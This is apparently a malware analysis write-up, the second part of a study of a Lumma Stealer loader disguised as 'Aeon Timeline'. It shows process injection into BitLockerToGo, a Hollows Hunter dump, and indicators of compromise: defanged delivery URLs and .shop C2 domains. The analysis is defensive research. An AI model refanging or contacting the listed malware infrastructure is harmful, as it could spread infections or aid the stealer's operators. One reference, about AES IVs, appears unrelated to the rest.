
Downloaded zip file

We proceed by downloading and unzipping the file. Upon examining its contents, we find that it attempts to impersonate "Aeon Timeline."


`hxxps[://]poko[.]b-cdn[.]net/wifi[.]zip`



By performing static analysis with PEStudio, we gather more information about the file. The version details indicate that the installer is masquerading as a PC Cleaner application.




Using DIE, we also confirm that the application has been compiled with Go Language.



Dynamic analysis

After obtaining the binary, we proceed with dynamic analysis and find that the installer triggers BitLockerToGo upon installation.

Our earlier WireShark logs (Part 1) show that BitLockerToGo communicates with the C2 server once it starts. Confirming this behavior, we deduce that the malicious PE file (Aeon Timeline) performs process injection, injecting malicious processes into BitLockerToGo.



Dumping injected process

To dump the malicious process, we use "Hollows Hunter."


Hollows Hunter is a powerful tool used for detecting and analyzing process injection techniques in Windows environments. It specializes in identifying processes that have been injected with malicious code or exhibit suspicious behavior. By scanning running processes, Hollows Hunter can pinpoint injected code and dump it for further analysis. This tool is particularly valuable for uncovering sophisticated malware that hides its presence by injecting into legitimate processes. It provides security analysts with critical insights into malicious activities, helping them to understand and mitigate threats more effectively.

We first use Process Explorer to identify the Process ID (PID) of BitLockerToGo and pass it as a parameter to Hollows Hunter. The tool then detects the suspicious process and dumps the file.


```
FLARE-VM Sun 08/09/2024 18:33:12.18
C:\Tools\hollows_hunter>hollows_hunter.exe /pid 9504 /dmode 0 /dir "c:\tools\hollows_hunter\dumps\"
HollowsHunter v.0.3.8.1 (x64)
Built on: Nov 10 2023

using: PE-sieve v.0.3.8.0

>> Scanning PID: 9504 : BitLockerToGo.exe : 32b
>> Detected: 9504
--------
SUMMARY:
Scan at: 09/08/24 18:33:48 (1725784428)
Finished scan in: 203 milliseconds
[*] Total scanned: 1
[*] Total suspicious: 1
[+] List of suspicious:
[0]: PID: 9504, Name: BitLockerToGo.exe
```

Lumma C2


After dumping the file, we upload it to VirusTotal, where it is confirmed as Lumma Stealer.



Analyzing the file dumped by Hollows Hunter in DIE reveals that it is a Microsoft Linker file, with no signs of any packer being used.




As is customary with binary analysis, we search for hardcoded domains within the file. Noting that Lumma Stealer has recently been associated with '.shop.' domains, we use this as a filter and find a match.



`futureddospzmvq[.]shop`

We can also use Ghidra's search function to pinpoint the exact function that calls the C2 domain.



Summary

In this analysis, we thoroughly examined the Lumma Stealer malware's loader and payload, uncovering its intricate obfuscation techniques and malicious activities. By dissecting the initial infection vector through a fake CAPTCHA page and following the trail to the embedded PowerShell scripts, we detailed the steps involved in decoding the obfuscated code and understanding its functionality. Our dynamic analysis revealed that the malware, masquerading as a legitimate application, performs process injection to carry out its malicious operations.

Through tools like CyberChef, DIE, and Ghidra, we were able to decrypt, analyze, and identify the core components of the Lumma Stealer. Our findings confirm its operation and provide insights into its behavior and persistence mechanisms. This comprehensive investigation highlights the sophistication of modern malware and underscores the importance of detailed analysis to uncover and understand these threats.

IOC

File Hash
SHA256: fe236cf05365f3fafd7fdf2481cee9b9a5ff087e1ddc5b71fea1bb23b0c306db -> Injected Process

SHA256: fbef3b6316cd8cf77978c8eac780fe471654c0b5dbbc812e4e266475bde39dcc -> 0Aeon Timeline.exe

==========

URL:
hxxps[:]//human-check.b-cdn[.]net/verify-captcha-v7[.]html
hxxps[://]poko[.]b-cdn[.]net/wifi[.]zip

==========

C2:
bassizcellskz[.]shop

celebratioopz[.]shop
complaintsipzzx[.]shop
deallerospfosu[.]shop
futureddospzmvq[.]shop -> Found inside the binary
languagedscie[.]shop
mennyudosirso[.]shop
quialitsuzoxm[.]shop
writerospzm[.]shop

Reference:

How to pick an appropriate IV (Initialization Vector) for AES/CTR/NoPadding?

I would like to encrypt the cookies that are written by a webapp and I would like to keep the size of the cookies to minimum, hence the reason I picked AES/CTR/NoPadding. What would you recommend…

Stack OverflowDrew

Watch Video At:

https://youtu.be/lmMA4WYJEOY

GitHub - hasherezade/hollows_hunter: Scans all running processes. Recognizes and dumps a variety of potentially malicious implants (replaced/implanted PEs, shellcodes, hooks, in-memory patches).

Scans all running processes. Recognizes and dumps a variety of potentially malicious implants (replaced/implanted PEs, shellcodes, hooks, in-memory patches). - hasherezade/hollows_hunter

GitHubhasherezade

hasherezade/ **hollows_hunter**

Scans all running processes. Recognizes and dumps a variety of potentially malicious implants (replaced/implanted PEs, shellcodes, hooks, in-memory patches).

3 Contributors | 3 Issues | 2k Stars | 254 Forks